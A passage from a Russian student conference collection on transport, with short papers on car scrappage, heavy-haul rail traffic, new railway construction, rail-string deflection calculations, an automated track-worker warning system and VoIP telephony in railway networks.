- сдать транспорт в утиль без специально нанятого дилера не получится, а его услуги необходимо оплачивать отдельно (около 10 000 рублей);
- деньги, полученные в рамках программы, можно тратить исключительно на покупку автомобиля, причем выбирать можно исключительно из отечественных моделей.



Рисунок 1- Цикл утилизации автомобилей

Продажи автомобилей в России падают с нарастающей скоростью второй год подряд, в связи с чем продавцы машин неоднократно обращались к правительству поддержать спрос с помощью субсидирования автокредитов или программы утилизации старых машин. И вот их просьбы были, наконец, услышаны: после того как падение российского авторынка перевалило за 20%, власти решили прибегнуть к проверенному способу стимулирования продаж, известному как «Деньги за автохлам». Правда, средств на поддержку авторынка в бюджете предусмотрено не было, поэтому Минпромторг пообещал автопроизводителям выплатить субсидии в конце года, поделив между ними 10-миллиардный бюджет госпрограммы и обговорив общие условия предоставления скидок потребителям. В ожидании компенсации автопроизводители начали предоставлять скидки за счет собственных ресурсов. Программа утилизации автохлама и trade-in рассчитана до конца нынешнего года, и за это время по ней планируется реализовать в общей сложности 170 тыс. автомобилей [2].

В отличие от аналогичных программ, действовавших в России в 2010–2011 годах, на этот раз утилизация распространяется не только на легковые и легкие коммерческие автомобили, но и на автобусы с грузовиками. Кроме того, помимо сдачи старого автомобиля в утиль скидку от государства на новую машину можно получить и по схеме trade-in. Так, для легковых автомобилей она составляет 50 тыс. руб. по утилизационному сертификату и 40 тысяч - по trade-in. Максимальная же скидка предоставляется покупателям грузовиков и автобусов — 350 тыс. и 300 тыс. руб. соответственно. До 350 тысяч можно сэкономить при покупке внедорожников, легких коммерческих автомобилей и среднетоннажных грузовиков. Стоит также отметить, что принять участие в программе «Деньги за автохлам» теперь могут как физические, так и юридические лица [2].




Рисунок 2 – Производство автомобилей в РФ

Основные проблемы утилизации в РФ:

- отсутствие у автовладельцев заинтересованности сдавать отслужившие автомобили и изношенные автомобильные компоненты на утилизацию;
- отсутствие документального подтверждения утилизации (сертификата об утилизации или акта сдачи автомобиля на утилизацию) для снятия автомобиля с учета;
- отсутствие у промышленных предприятий заинтересованности собирать и перерабатывать отслужившие автомобили, кузова и автомобильные компоненты;
- отсутствие в России и субъектах Федерации нормативно-правовой базы, стимулирующей и организующей работу системы по сбору и переработке отслуживших автомобилей и автомобильных компонентов (система авторециклинга) [3,4,5];
- отсутствие инфраструктуры авторециклинга.

Библиографический список:

1. Самая большая свалка автомобильного хлама: <http://www.zr.ru/content/articles/735259-pochemu-utilizaciya-avtoxlama-ne-izbavit-avtogynok-ot-krizisa>. (Дата обращения: 15.10.2016).
2. Самый крупный интернет портал автомобилей — информация об исследовании: <http://avufa.ru/2015/02/18/v-rossii-vyroslo-kolichestvo-legkovyx-transportnyx-sredstv/> (Дата обращения: 05.10.2016).
3. Иванченко Д.Г., Сиваков В.В. Проблема утилизации пластика, используемого в автомобиле // Альтернативные источники энергии в транспортно-технологическом комплексе: проблемы и перспективы рационального использования. 2016. Т. 3. № 3 (6). С. 310-313.
4. Липунов К.В., Сиваков В.В., Тихомиров П.В. Повышение эффективности использования технических масел // Актуальные направления научных исследований XXI века: теория и практика. 2015. Т. 3. № 5-3 (16-3). С. 51-54.
5. Сиваков В.В., Гульцев Е.С. Эколого-экономические проблемы утилизации отработанных автомобильных шин // Экономика и эффективность организации производства. 2015. № 22. С. 90-93.

РАЗВИТИЕ ТЯЖЕЛОВЕСНОГО ДВИЖЕНИЯ

Сармутдинова Д.Н., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Повышение весовых норм является одним из приоритетных направлений, позволяющее обеспечить возрастающие объемы перевозок грузов, повысить эффективность работы железных дорог в рыночных условиях.

В настоящее время в связи со значительными объемами перевозок массовых грузов (уголь, руда, сырая нефть, нефтепродукты, металл, минерально-строительные грузы) по международным транспортным коридорам в рамках участия России в международных экономических связях привели к увеличению протяженности участков железной дороги с недостаточной пропускной способностью. В течение последних лет проводится планомерная работа по обеспечению возрастающих перевозок грузов. Повышение весовых норм является одним

из приоритетных направлений, позволяющее увеличить провозную способность, повысить эффективность работы железных дорог в рыночных условиях.[2]

Научно-технический совет ОАО «Российские железные дороги» под председательством президента компании Белозёрова О.В. рассмотрел вопрос о развитии тяжеловесного движения и результаты опытной эксплуатации вагонов с осевой нагрузкой 25 и 27 тс. В заседании приняли участие представители федеральных органов исполнительной власти, вагоностроительных компаний, операторов подвижного состава, академической и отраслевой науки. В своём вступительном слове глава ОАО «РЖД» отметил, что к 2025 г. объем перевозок грузов по железнодорожной сети, как ожидается, увеличится почти в 1,3 раза, причем наибольшая концентрация грузовых потоков сохранится на подходах к морским портам. Для освоения прогнозных грузопотоков и одновременно снижения транспортных издержек Генеральной схемой развития сети железных дорог ОАО «РЖД» на период до 2020 и 2025 годов предусматривается развитие на грузонапряженных направлениях тяжеловесного движения. Число отправленных тяжеловесных поездов ежегодно увеличивается, впервые начали формироваться сдвоенные поезда массой 12 600 т. Совершенствование тяжеловесного движения, как показывает многолетний мировой опыт, является мощным стимулом развития многих отраслей промышленности и информационных технологий. На отечественных железных дорогах осуществляется переход к полигонным технологиям управления перевозочным процессом, российской промышленностью освоено серийное производство нового поколения локомотивов, обеспечивающих вождение поездов повышенной массы и длины, современных вагонов с увеличенной осевой нагрузкой.[1]

Развитие тяжеловесного движения на железной дороге – важный фактор наращивания перевозочной мощности основных направлений. Ввод в обращение поездов повышенной веса позволяет повысить провозную и пропускную способности участков, исключить перелом массы поездов, уменьшить потребное количество локомотивов в эксплуатируемом парке за счет их более рационального использования, сократить численность локомотивных бригад.[1]

Для организации тяжеловесного движения предусматривается, начиная уже с текущего года, выполнения работ по подготовке инфраструктуры путевого, электроснабжения, СЦБ, связи и других хозяйств для обеспечения «беспрепятственного» пропуска грузовых поездов с повышенными осевыми нагрузками до 25-30 т/ось, в зависимости от рода груза (например - угольные грузы будут иметь нагрузку до 27 т/ось, металл – порядка 29 т/ось и т.д.) на всем протяжении маршрута от места зарождения до места погашения грузопотока.[2]

Подготовку инфраструктуры для обращения поездов повышенной веса предусматривается осуществлять путем поэтапного усиления (комплексной реконструкции), при выполнении работ по капитальному ремонту и обновлению основных фондов, выработавших ресурс.

Библиографический список:

1. Иванов П.А. Развитие тяжеловесного движения // журнал «Железнодорожный транспорт». 2017. №2. С 19-20
2. Развитие тяжеловесного движения.: http://studopedia.ru/11_254003_razvitie-tyazhelovesnogo-dvizheniya.html (дата обращения: 25.03.2017)

СТРОИТЕЛЬСТВО НОВЫХ ЖЕЛЕЗНЫХ ДОРОГ В РОССИИ

Сейтмагамбетов С.Э., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время строительство новых веток железных дорог позволит ускорить темпы экономического развития страны. Для этого, еще в 2000 году был разработан стратегический план развития железных дорог, вплоть до 2030 года. Стратегические планы страны по прокладке железных дорог. Прошла уже половина срока. Что ждет железнодорожную отрасль в дальнейшем и как повлияет на осуществление плана экономическая ситуация в стра-

не и чего стоит ждать от плана реализации в будущем, думают в Правительстве, а так же в отраслевых подразделениях железной дороги. Будет правильно сказать, что сейчас условия воплощения в жизнь задуманных идей имеют некоторые сложности. Кризисы, экономические трудности, а также политическая обстановка и санкции не способствовали увеличению протяжения железных дорог в России. Если к 1992 году общая длина стальных путей составляла 87 тыс. км, то за следующие 15 лет в результате строительства новых железных дорог общегосударственная сеть увеличилась всего на 9 тыс. км.

Железнодорожные скоростные линии. Но зато Россия занимает второе место в мире (после Китая) по электрофицированию железнодорожных полотен. Экологичные и дешёвые электрички позволяют перевозить огромное количество пассажиров на междугородние маршруты, что очень удобно. В настоящее время электро-фицированные железнодорожные пути составляют 43 тыс. км.

Целевой вариант стратегии предусматривает к 2030 году:

- проложить 20,7 тыс. км железных дорог;
- обновить 23 тыс. локомотивов;
- поставить 1 млн. грузовых вагонов;
- пустить более 23 тыс. пассажирских вагонов;
- увеличить мотор-вагонный подвижной состав на 24, 5 тыс. ед.

Планы грандиозные. Особенно важным является строительство железных дорог на юге, Дальнем востоке и Сибири. Строительству новых железных дорог способствует тесные дружественные отношения с Китаем. А ослабление дружественных отношений с Европой и Западом в целом вынуждает искать пути развития в других направлениях. Примером может послужить недавно подписанный российско-китайский договор о 10 миллиардных инвестициях Поднебесной в строительство скоростной железной дороги между Москвой и Пекином. Стороны также подписали соглашение, по которому к 2018 году (к ЧМ по футболу) построят 770 километровый участок, соединяющий Москву и Казань. Причем максимальная скорость поездов достигнет 400 км/ч. К 2030 году общероссийская скоростная линия железной дороги составит 5 тыс. км.

Строительство ЖД в обход Украины. Сейчас остро стоит вопрос об отношении России с Украиной и строительство железной дороги в обход украинской границы приобрела огромное значение. Учитывая, что железнодорожная ветка между Ростовской и Воронежской областями дважды пересекала российско-украинскую границу, было решено начать строительство железной дороги в обход Украины. Для этого задействовали железнодорожные войска, которые, по словам генерал-лейтенанта О. Косенка, начальника ГУЖВВС РФ опережают график на 20, а на отдельных участках даже на 40 %. Железнодорожная ветка Миллерово-Журавка позволит ездить из Ростова в Воронеж только по безопасной российской территории

Железнодорожные ветки севера. Актуальность строительства железных дорог на севере и востоке страны никогда не утратит своего значения. Ведь эти регионы имеют большую ценность для государства. Прежде всего это полезные ископаемые. И чтобы уменьшить стоимость транспортировки этих ископаемых, в ноябре 2011 года проложили магистраль от Томмота до Якутска. А другой проект – строительство железнодорожного моста через Надым, осуществляет «Мосстрой-12» с помощью немецких инженеров компании DB International. Это позволит быстрее и дешевле реализовывать проекты по обеспечению России минералами и сырьем. Стратегия развития железнодорожного транспорта предусматривает прокладку новых железных дорог к местам недавно открытых месторождений полезных ископаемых. Кроме того, подвижной состав и постройка новой железнодорожной инфраструктуры должна осуществляться только на отечественных предприятиях, чтобы решить проблему занятости населения, а так же исключить технологическую и научно-техническую зависимость от иностранных источников. Для этого проводятся всесторонние фундаментальные и прикладные исследования силами российских специалистов.

Строительство железнодорожного моста в республике Крым и его значение для развития экономики России целом. Концепция моста между Таманью и Крымским полуостровом была проработана к январю 2015 года. С 17 февраля 2015 года единственным подрядчиком по строительству объекта является ООО «СТРОЙГАЗМОНТАЖ» (в марте утверждена дочерняя компания «СГМ-Мост»), проектной частью занимается ЗАО «Институт Гипростроймост-Санкт-Петербург». Керченский мост резко увеличит железнодорожные грузопотоки в Крыму. Иными словами, по сравнению с 2015 годом они утроятся, к такому выводу пришли специалисты ИЭРТ в своем исследовании. Соответственно из этого исходили и ученые и при разработке плана технического развития и перевооружения ФГУП «Крымская железная дорога» на перспективу до 2025 г. Перспективы объемов грузопотоков определены с поправками на ввод в строй Керченского моста. Перспективные перевозки грузов по КЖД и по мостовому переходу через Керченский пролив на 2020 год, определены на основании. Именно через него будет поступать основные грузопотоки в Крым.

Таким образом, структура железнодорожных грузопотоков в Крыму в 2020 году распределится следующим образом: в зоне обслуживания ФГУП «Крымская железная дорога» около 89% составят перевозки продукции, поступающей в сообщении с материковой российской территорией, а остальные 11% – местные грузы. К реализации проекта привлечены лучшие мостостроители страны, которые прошли глобальные стройки: БАМ, подготовку к саммиту АТЭС во Владивостоке, Универсиаде в Казани, Олимпиаде в Сочи. Ежедневно на строительстве работают более двух тысяч человек и 220 единиц техники. Железная дорога будет состоять из двух путей, по которым смогут ехать в Крым и обратно до 47 пар поездов в день. Пассажирские поезда смогут преодолевать Керченский пролив со скоростью 120 километров в час, а грузовые - 80. Арка над фарватером Керчь-Еникальского канала обеспечит пропуск судов шириной 185 метров и высотой 35 метров. Железнодорожный путь по мосту планируется запустить в эксплуатацию в декабре 2019 года. «Это связано с тем, что сооружение железнодорожного моста требует больше времени и технически сложнее, чем возведение автомобильного моста, поскольку он должен выдерживать больший вес и быть оснащенным специальным сигнальным оборудованием. «В связи с этим мостостроители закладывают несколько больше времени на создание железнодорожной части моста и планируют открыть движение поездов до конца 2019 года», - сообщает агентство Reuters со ссылкой на Федеральное дорожное агентство.

Библиографический список:

1. Строительство новых железных дорог в России. // Проектно-строительная компания Транспуть., 2015 . Режим доступа URL : <https://transway-ug.ru/stroitelstvo-novyh-zheleznih-dorog-v-rossii/>(Дата обращения 28.03.2017)
2. Мост через Керченский пролив (Крымский мост).//Туристическое сообщество Туристер ., 2009–2017.Режим доступа URL: <https://www.tourister.ru/world/europe/russia/city/kerch/bridges/27039>(Дата обращения 28.03.2017)
3. Керченский мост резко увеличит железнодорожные грузопотоки в Крыму. // "TKS.RU – все о таможне. Таможня для всех – российский таможенный портал"., 2000-2017 .Режим доступа URL :<http://www.tks.ru/logistics/2017/01/20/0004>(Дата обращения 28.03.2017)

ОПРЕДЕЛЕНИЕ ДЛИНЫ ПРОГИБА И УСИЛИЙ В РЕЛЬСОВОЙ ПЛЕТИ ПРИ ЕЕ ВЫВЕШИВАНИИ

Сивова С.С., Линейцев В.Ю.

Забайкальский институт железнодорожного транспорта, филиал ИрГУПС

Одна из технологий надвигки рельсовых плетей предполагает выполнить самую надвигку при помощи двух тележек и тяговой единицы. При этом высота передней тележки составляет $H_n=51$ см., а высота задней тележки – $H_z=30$ см. Расстояние между тележками принято $l_{\phi}=1800$ см (рис.1).



Рисунок 1 – Схема надвигки рельсовых плетей

При поднятии длинного рельса на высоту H , поднимется участок плети длиной $2l$, образуя, таким образом, свободный рельсовый пролет (рис.2). Однако в реальных условиях при выше озвученных параметрах, плеть окажется в защемленном состоянии, т.к. величина сво-

бодно вывешенной рельсовой плети составит $l = \sqrt[4]{\frac{24 \cdot E \cdot I_x \cdot H}{q}} = 19,26$ м. Защемление вывешенной плети составит, таким образом, $19,26 - 18,00 = 1,26$ м и возникает оно от веса задней тележки, нагруженной снимаемыми с пути инвентарными рельсами при надвигке плетей бесстыкового пути.

Задача защемленного вывешивания (рис.2) решается путем совместной обработки пяти уравнений прогиба и поворота сечений с учетом уравнений равновесия, включая сумму реакций, перемещение под силой P , сумму моментов относительно точки 1, разность углов слева и справа под силой P , разность перемещений слева и справа под силой P .




Рисунок 2 – Расчетная схема защемленного вывешивания

Аналитически данную задачу решить не удалось, но в численном виде средствами программы MathCAD найдено решение нелинейного уравнения 5-ой степени (1) относительно неизвестного расстояния b при известной величине a (расстояние между тележками). График этого уравнения приведен на рис. 3. Порядок чисел функции $f(b)$ говорит об очень жестком уравнении и значение b нужно определять с высокой точностью.

$$f(b) = -4qb^5a - 5qb^4a^2 + b^2(qa^4 + 72EI_xH) + 96EI_xHba + 24a^2EI_xH = 0 \quad (1)$$

В результате решения уравнения (1) становятся известны – подъёмная сила P , момент со стороны защемления M_1 , момент со стороны свободного конца M_2 и сила защемления R_1 .

График прогиба заземленной рельсовой плети в сравнении со свободно вывешенной плетью показан на рис. 4. На рисунке по оси X откладывается расстояние вывешенной части рельса в сантиметрах, по оси Y – высота вывешивания в сантиметрах.




Рисунок 3 – Графическое решение жесткого уравнения 5-ой степени




Рисунок 4 – Заземленное вывешивание рельсовой плети

В результате расчетов максимальные напряжения в рельсе будут возникать в точках подвешивания (т. P) и заземления (т. 1) и при существующей величине заземления (расстоянии между тележками) $a = l_{\phi} = 1800$ см и высоте передней тележки $H = 51$ см, напряжения в рельсах не превысят предел прочности рельсовой стали.

Увеличение высоты подъема плети H либо увеличение заземления при уменьшении расстояния a будет вызывать увеличение напряжений в рельсовых плетях и особенно чувствительно это будет именно в точке подвешивания P .

Например, при постоянном заземлении $a = 18$ м = 1800 см увеличение высоты подъема плети (высоты передней тележки) по условию прочности возможно вплоть до $H = 118$ см. Далее наступает разрушение рельсов.

С другой стороны при постоянной высоте передней тележки $H = 51$ см сокращение расстояния между тележками a возможно вплоть до величины в 1173 см. Далее также возникают разрушающие напряжения в рельсах в точке подвешивания P .

На расчетной схеме, рисунках и в формуле приняты следующие обозначения:

l, a, b – длины пролетов вывешенной части рельсовой плети, м;

$H = 51$ – высота вывешивания рельсовой плети, см;

$E = 2.06 \cdot 10^6$ – модуль упругости рельсовой стали, кг/см²;

$Q = 0.65$ – погонный вес рельса Р65, кг/см;

$I_x = 3548$ – момент инерции сечения рельса Р65, см⁴;

$W_x^r = 359$ – момент сопротивления сечения в головке рельса Р65, см³;

$W_x^n = 435$ – момент сопротивления сечения в подошве рельса Р65, см³;

R, M – реакции и моменты в соответствующих точках;

P – сила вывешивания, кг.

Таким образом, существующее технологическое решение по продвижке рельсовых плетей является задачей заземленной рельсовой плети, изгибные напряжения в которой не превышают предела прочности рельсовой стали. При этом если необходимо вмешаться в технологию выполнения работ, то обязательно нужно учитывать конструктивные особенности

элементов самого процесса, такие как высота тележек и расстояние между ними. Кроме того, необходимо также учитывать и геометрическую свободу от контакта между боковыми кромками сдвигаемых инвентарных рельсов и надвигаемых рельсовых плетей бесстыкового пути.

Библиографический список:

1. Путьевые машины: Учебник для вузов ж.-д. транс. / С.А. Соломонов, М.В. Попович, В.М. Бугаенко и др. Под ред. С.А. Соломонова. М.: Желдориздат, 2000. – 756 с.
2. Феодосьев В.И. Сопротивление материалов: Учеб. для вузов. - 10-е издание, перераб. и доп. - М.: Изд-во МГТУ им. Н.Э. Баумана, 1999. - 592 с.
3. Линейцев В.Ю. САПР-технологии при проектировании параметров пути // Транспортная инфраструктура Сибирского региона. 2016. Т. 1. С. 477-482.
4. Линейцев В.Ю. Спрямление трассы железной дороги, как эффективная мера по увеличению ее пропускной и провозной способности // Транссиб: на острие реформ / Материалы международной научно-практической конференции. Иркутский государственный университет путей сообщений; Забайкальский институт железнодорожного транспорта. 2016. С. 82-86.
5. Линейцев В.Ю. Чрезвычайные ситуации техногенного характера Забайкальского края 2014-2015 гг., в том числена объектах железнодорожного транспорта / Тюпина Ю.В., Линейцев В.Ю. // Транспортная инфраструктура Сибирского региона. 2016. Т. 1. С. 184-188.

**ВНЕДРЕНИЕ СИСТЕМЫ ДИСТАНЦИОННОГО АВТОМАТИЗИРОВАННОГО
ОПОВЕЩЕНИЯ ПЕРСОНАЛА О ПРИБЛИЖЕНИИ ЖЕЛЕЗНОДОРОЖНОГО
ТРАНСПОРТА**

Соловых А.В., Харчикова С.Г.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
ОриПС– филиала СамГУПС*

Система дистанционного автоматизированного оповещения персонала (АСО) предназначена для оповещения работников на железнодорожных путях о приближении железнодорожного подвижного состава при выполнении работ по ремонту инфраструктуры железнодорожного транспорта (пути, сооружений, напольных устройств СЦБ. связи и др.).

АСО представляет собой группу автономных блоков, а также датчиков, информация о состоянии статуса которых, отображается на центральном блоку управления (ЦБУ). Каждый блок имеет персональный светодиодный индикатор, информирующий свечением о состоянии заряда аккумуляторной батареи, готовности к работе и текущем статусе. При срабатывании одного или более датчиков происходит оповещение работающего персонала. При правильном размещении и установке изделий АСО, оповещения персонала о факте приближения подвижного средства к месту проведения работ происходит заблаговременно, посредством передачи сигналов от ДОП на СБ и далее по радиоканалу на ЦБУ, а от него на оповещатели.[1]

Дальность передачи сигналов может составлять 6 км и более. В условиях плохого прохождения радиосигналов, возможно использование дополнительных ретрансляторов (РТ). Работающий персонал получает тревожное оповещение в звуковой и визуальной формах (на ИНО и в форме вибросигнала) и имеет возможность убрать с железнодорожных путей инструмент и покинуть место проведения работ.

АСО рассчитана для применения на участках железных дорог с электротягой переменного и постоянного тока, с автономной тягой, оборудованных рельсами, шпалами и балластом любых типов. АСО обеспечивает уверенную радиосвязь между компонентами системы в частотном диапазоне 151,7-156,0 МГц в условиях пересеченной местности на расстояниях не менее 6 км. Функциональные блоки АСО (блоки) могут работать в режиме ретрансляции сигнала при постоянном выполнении основной задачи. Реализована функция дистанционного мониторинга технического состояния системы в реальном времени с носимой радиостанции с голосовым оповещением.

Питание блоков осуществляется от встроенных аккумуляторных батарей, обеспечивающих непрерывную работу от полной зарядки в течение не менее чем 12 часов. Блоки имеют возможность диагностики состояния и степени заряженности встроенной аккумуля-

торной батареи с предупреждением пользователя о снижении остатка заряда. Заряд аккумуляторных батарей блоков осуществляется от зарядных устройств в нормальных климатических условиях от питающей сети переменного тока номинальным напряжением 220 В ± 10 % частотой 50 Гц. Длительность полного заряда из разряженного состояния не превышает 2 ч.

АСО не оказывает опасного и мешающего влияния на устройства железнодорожной автоматики и электросвязи и на безопасность движения.

ЦБУ обеспечивает выполнение следующих функций:

- прием и воспроизведение на информационно-управляющей панели контрольных сигналов и сигнала оповещения, поступающих от двух СБ, установленных на противоположных сторонах места работ;

- автоматическую трансляцию на все КПО и ИНО контрольных сигналов и сигнала оповещения заданной продолжительности о приближении железнодорожного подвижного состава. Кроме того, предусмотрена возможность ручного включения центральным (старшим) сигналистом или руководителем работ в экстренных ситуациях сигнала оповещения, передаваемого на КПО и ИНО;

- прием и воспроизведение сигналов мониторинга от каждого КПО;

- ручное управление центральным (старшим) сигналистом или руководителем работ АСО, регистрацию, запись, архивирование и хранение событий с привязкой к реальному времени с учетом часовых поясов места производства работ;

- отображение на информационно-управляющей панели информации о состоянии зарегистрированных для работы в АСО КПО, от которых поступают контрольные сигналы или сигнал оповещения. Предусмотрена возможность приема и воспроизведения информации о приближении и нахождении в зоне контроля железнодорожного подвижного состава, движущегося одновременно с двух противоположных направлений и не менее чем по двум путям одновременно;

- сигнализация об отказе любого СБ, КПО включается «по событию» и сопровождается звуковым сигналом, отличным от сигналов контроля и оповещения (прерывистым тональным сигналом);

- различимость оптической индикации на информационно-управляющей панели ЦБУ при любых погодных условиях;

- документированная регистрация состояния и передачи сигналов оповещения о приближении железнодорожного подвижного состава с фиксацией даты и времени.

Блок АСО СБ предназначен для обеспечения взаимодействия датчиков обнаружения железнодорожного подвижного состава, формирования и передачи сигналов обнаружения и контроля нахождения в контролируемой зоне железнодорожного подвижного состава.

Система дистанционного автоматизированного оповещения персонала (АСО) о приближении железнодорожного транспорта может быть использована при выполнении путевых работ всех служб со скоростями движения поездов до 200 км/час, на участках железных дорог с электротягой переменного и постоянного тока, с автономной тягой, оборудованных рельсами, шпалами и балластом любых типов.

Данные характеристики позволяют активно внедрять системы дистанционного автоматизированного оповещения персонала о приближении железнодорожного транспорта на предприятиях Компании ОАО «РЖД» и железных дорогах с промышленным железнодорожным транспортом: нефтяные, химические, газоперерабатывающие комплексы. [2]

Библиографический список:

1. scbist.com
2. <http://www.rzd.ru/expo.ru/innovation>

ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ VoIP НА ТРАНСПОРТЕ

Солодова А.О., Свирина В.Е., Краснов А.Е., Франтасов Д.Н.

Самарский государственный университет путей сообщения

Под IP-телефонией понимают технологию по организации телефонной связи на сетях с пакетной коммутацией, применяющих протокол IP. Сеть IP-телефонии строится на основе IP-сети, к которой получают доступ терминалы с пакетной коммутацией (IP-телефоны, софтверные телефоны) и подключаются классические сети телефонной связи – TDM-сети.[4, с.174]

Сегодня в реальных сетях VoIP сосуществуют и конкурируют между собой три основных семейства протоколов - H.323, SIP и MGCP. Протоколы всех трех перечисленных семейств регламентируют управление мультимедиа-вызовами и передачу медиа-трафика в IP-сетях, но при этом реализуют три различных подхода к построению систем телефонной сигнализации. [5, с.1]

H.323 является самым распространенным на сегодняшний день. Эволюция H.323 позволяет предположить, что будущее развитие IP-телефонии связано не столько с замещением традиционной телефонии, сколько с появлением новых сервисов, которые невозможны в рамках обычной телефонной сети. Однако создавать такие сервисы, используя лишь семейство протоколов H.323, достаточно сложно по сравнению, например, с Интернет-сервисами. Следующий по распространенности протокол IP-телефонии называется SIP. Он регламентирует установление и завершение мультисессий. Они представляют собой сеансы связи, когда пользователи не просто обмениваются голосовой информацией, но и посылают друг другу графические и видеоматериалы, в режиме реального времени вместе работают над какими-либо приложениями и т. д. К основным преимуществам SIP обычно относят: масштабируемость, мобильность, возможность расширить функциональные возможности сети. MGCP отличие этого протокола заключается в способе управления сигнализацией. За этот процесс отвечает центральное управляющее устройство, и он полностью отделен от медиа-поток. MGCP наиболее актуален, когда необходимо объединить IP-сеть с телефонными сетями общего пользования. Иными словами, все три решения не являются альтернативными, у каждого из них имеется своя «специализация» и особые условия применения.[5, с.6]

С каждым годом IP телефон становится рабочим инструментом все большего количества российских служащих: как показывает статистика, в 2009 году 39 % организаций, расположенных в городах – миллиониках, использовали IP телефонию, а к 2015 году эта цифра возросла до 75 %. Большинство крупных предприятий внедряют IP-телефонию как более эффективную систему корпоративных коммуникаций, позволяющую уменьшить затраты на связь между удаленными офисами, сэкономить на обслуживании корпоративной сети связи, организовать единый контакт-центр и получить расширенные возможности по маршрутизации звонков и организации совещаний.

Практически единственное достоинство традиционной телефонии - не требуется наличия вычислительной сети.

К недостаткам традиционной телефонии относятся:

- сложная разводка кабельной сети (каждый телефон - по своему отдельному кабелю) и вытекающая отсюда сложность обслуживания сети;
- сложности при модернизации и расширении, в частности, отсутствие гибкости в размещении абонентов (перемещение абонента на новое место требует прокладки нового кабеля и/или перенастройки УАТС) и вытекающая отсюда невозможность организовать полноценную связь для удаленных сотрудников (не имеющих постоянного рабочего места);
- низкая функциональность связи (организация дополнительных услуг типа адресных книг, автоответчика и т.п. либо чрезвычайно затруднена, либо невозможна вообще).

Перечисленные недостатки отсутствуют в случае построения корпоративной телефонии на IP-основе, соответственно, достоинствами данного способа являются:

- простота обслуживания, модернизации и расширения сети;
- гибкое размещение абонентов;

- высокая функциональность;
а также вытекающие отсюда
- сокращение затрат на поддержку и обслуживание телефонии;
- повышение производительности труда в компании.

Относительным недостатком IP-телефонии является необходимость наличия корпоративной вычислительной сети для ее функционирования. Однако в современных условиях практически повсеместного наличия корпоративных вычислительных сетей этот недостаток никоим образом не проявляется.[1, с.10]

В России железная дорога имеет протяженность 96 тыс. км. На железнодорожном транспорте строятся три сети:

- сеть передачи данных (СПД) - глобальная сеть масштаба предприятия с большим количеством отделений и филиалов, которая используется для работы корпоративных систем, электронного документооборота и т.п.;
- сеть оперативно-технологической связи (ОТС) - комплекс устройств, непосредственно участвующих в обеспечении перевозочного процесса, поездная диспетчерская, радиосвязь, аппаратура станционного громкоговорящего оповещения, групповые каналы, каналы селекторных совещаний;
- сеть общетехнологической телефонной связи (ОбТС) - сети телефонных коммутационных станций (АТС), аппаратура и каналы передачи.

Такой подход требует для каждой сети уникального оборудования и своего комплекта инструментов, отдельных площадей для его размещения и специально подготовленного штата сотрудников. Есть и другие очевидные недостатки построения такого комплекса сетей: невозможность или затрудненность совместного управления им; большое энергопотребление (поскольку питание необходимо для всех трех систем) сложная общая схема резервирования каналов связи; низкая надежность комплекса сетей в целом. [3, с.4]

Рассматривая разницу в подходе к формированию структуры цены производителей традиционной и IP-телефонии, можно выделить следующее: в традиционной телефонии станция дорогая, а телефоны более дешевые. В корпоративной IP-телефонии станция в пересчете на количество абонентов дешевая, а все IP-телефоны являются аналогами цифровых телефонов и поэтому несколько дороже. Если организовать сеть передачи данных на малой станции и подключить IP-телефон, то не нужно ставить стойку ОТС, ОбТС, создавать лишнюю нагрузку на волоконно-оптический кабель и устанавливать кондиционер для охлаждения всего этого оборудования. Помимо того, что применение IP-телефонии позволит снизить суммарную стоимость оборудования (поскольку оборудования будет меньше), существенно упрощается и сама инфраструктура - за счет невысоких требований к помещениям, электропитанию и обслуживанию. Нет необходимости в кондиционировании помещений и в усилении электроснабжения малых станций, что тоже дает экономию: потребление электроэнергии уменьшается в несколько раз. [3, с.5]

